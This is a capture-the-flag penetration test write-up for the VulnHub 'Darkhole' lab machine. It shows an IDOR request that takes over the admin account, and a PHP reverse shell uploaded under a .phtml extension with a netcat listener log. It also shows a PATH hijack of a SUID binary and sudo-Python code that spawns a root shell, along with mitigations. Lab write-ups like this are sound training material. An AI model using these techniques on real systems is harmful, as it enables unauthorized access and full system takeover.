Penetration Testing Report- Darkhole-1

Target Machine: Darkhole (VulnHub)
IP Address: *192.168.233.138*
Date of Assessment: Feb 23, 2025
Performed by: Devesh
Tools Used: Netdiscover, Nmap, DirBuster, Netcat, Pentestmonkey reverse shell, Python, Linux terminal tools

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1. Summary

This assessment targeted the Darkhole CTF machine to identify and exploit web application and system vulnerabilities. The machine was successfully compromised through parameter tampering, file upload bypass, and privilege escalation via a misconfigured sudo rule. Two flags were captured: a user flag (user.txt) and a root flag (root.txt).

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2. Scope of Work

- Identify open ports and services
- Enumerate web applications
- Exploit vulnerabilities for shell access
- Escalate privileges to root
- Document findings and recommend mitigations

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3. Methodology

Phase	Description
Reconnaissance	Network discovery using Netdiscover
Scanning	Port and service scan using Nmap
Enumeration	Web and directory brute-force, parameter manipulation
Exploitation	Reverse shell upload and execution
Privilege Escalation	Abuse of SUID binary and misconfigured sudo permissions
Post-Exploitation	Flag retrieval and user/root privilege confirmation

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
4. Findings & Exploits

Vulnerability 1: Insecure Direct Object Reference (IDOR) / Parameter Tampering

- **Description**: The user ID parameter in the password update feature can be manipulated to change other users' data.

- **Proof of Concept**:

    - Registered as user: `panda`




- Changed `id=2` to `id=1` in password update request

Request


Pretty Raw Hex

```
POST /dashboard.php?id=2 HTTP/1.1
Host: 192.168.233.138
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://192.168.233.138
Connection: keep-alive
Referer: http://192.168.233.138/dashboard.php?id=2
Cookie: PHPSESSID=tk1fn37rohn4k7fpil467i3rft
Upgrade-Insecure-Requests: 1
Priority: u=0, i

password=panda&id=1
```



- Took over the **admin account**



- **Impact**: Authentication bypass, full admin dashboard access
- **Mitigation**: Implement proper access control checks and authorization validation on all user-modifiable parameters.

Vulnerability 2: File Upload Bypass via Extension Spoofing


- **Description**: Admin panel allows uploading PHP web shells using alternate extensions (`.phtml`)


- **Proof of Concept**:


    - Uploaded `php-reverse-shell.phtml` payload

https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

Edited php file and renamed it as server does not accept php files







Index of /upload

Name	Last modified	Size	Description
Parent Directory		-	
d.jpg	2021-07-16 22:12	172K	
php-reverse-shell-1.phtml	2025-07-01 08:09	5.4K	
php-reverse-shell.phtml	2025-06-13 13:58	5.4K	
shell.php.jpg	2025-06-13 11:00	1.1K	
shell.phtml	2025-06-13 11:23	3.0K	
shell 2.gif	2025-06-13 10:25	1.1K	
shell 2 .phtml	2025-06-13 10:26	1.1K	
testing.jpg.bmp	2025-06-13 10:59	149K	

Apache/2.4.41 (Ubuntu) Server at 192.168.233.138 Port 80

Run **php-reverse-shell-1.phtml**


- Gained **reverse shell as www-data**

```
──(root㉿Panda)-[~]
└─# nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.233.141] from (UNKNOWN) [192.168.233.138] 53808
Linux darkhole 5.4.0-77-generic #86-Ubuntu SMP Thu Jun 17 02:35:03 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 08:12:14 up  1:47,  0 users,  load average: 1.47, 1.31, 1.28
USER  TTY     FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

- **Impact**: Remote Code Execution (RCE)
- **Mitigation**: Validate file extensions server-side, enforce MIME type checking, and restrict execution rights on upload directories.

Vulnerability 3: Directory & File Exposure

- **Description**: Sensitive files such as `database.php` and uploaded web shells were publicly accessible.
- **Proof of Concept**:
    - `/upload/shell.phtml` accessible for execution



- **Impact**: Disclosure of sensitive data, code execution
- **Mitigation**: Properly configure web server permissions, restrict direct access to sensitive directories and files.

Privilege Escalation: Sudo Misconfiguration

- **Description**: User `john` has `sudo` rights to run a specific Python script without a password.

- **Exploitation Path**:

    - Found SUID binary `toto` → escalated from `www-data` to `john`

      www-data@darkhole:/home/john$ uname -a
      uname -a
      Linux darkhole 5.4.0-77-generic #86-Ubuntu SMP Thu Jun 17 02:35:03 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
      www-data@darkhole:/home/john$ ls -l
      ls -l
      total 32
      -rwxrwx--- 1 john john 31 Jun 13 16:29 file.py
      -rwxrwx--- 1 john john 8 Jul 17 2021 password
      -rwsr-xr-x 1 root root 16784 Jul 17 2021 toto
      -rw-rw---- 1 john john 24 Jul 17 2021 user.txt
      www-data@darkhole:/home/john$ echo 'bash' > /tmp/id; chmod +x /tmp/id; export PATH=/tmp:$PATH
      <> /tmp/id; chmod +x /tmp/id; export PATH=/tmp:$PATH
      www-data@darkhole:/home/john$ ./toto
      ./toto
      john@darkhole:/home/john$

    - `john` can run `/usr/bin/python3 /home/john/file.py` as root

      john@darkhole:/home/john$ sudo -l
      sudo -l
      [sudo] password for john: root123 // found in /home/john/password

      Matching Defaults entries for john on darkhole:
          env_reset, mail_badpass,

      secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

      User john may run the following commands on darkhole:
          (root) /usr/bin/python3 /home/john/file.py
      echo 'import os;os.system("/bin/sh")' > file.py
      john@darkhole:/home/john$ sudo /usr/bin/python3 /home/john/file.py
      sudo /usr/bin/python3 /home/john/file.py

- Modified `file.py` to spawn a shell

  john@darkhole:/home/john$ echo 'import os;os.system("/bin/sh")' > file.py
  john@darkhole:/home/john$ sudo /usr/bin/python3 /home/john/file.py

- Gained **root shell**

  # id
  uid=0(root) gid=0(root) groups=0(root)

- **Flag Captured**: `DarkHole{You_Are_Legend}`

- **Mitigation**:
  - Audit `sudoers` file
    Avoid allowing script execution with root privileges
  - Use principle of least privilege

5. Flags Captured

User	Flag
john	**`DarkHole{You_Can_DO_It}`**
root	**`DarkHole{You_Are_Legend}`**

6. Recommendations

- Enforce access control on sensitive operations (e.g., user updates).
- Sanitize and validate file uploads. Disallow executable file uploads.
- Restrict directory access using proper server configurations
- Review all sudo permissions. Avoid unrestricted access to scripts.
- Implement logging and monitoring for privilege escalation attempts and unusual file uploads.

7. Conclusion

The Darkhole machine was successfully compromised due to multiple critical vulnerabilities, including parameter tampering, file upload flaws, and misconfigured sudo access. Addressing these issues is vital for securing real-world systems from similar attacks.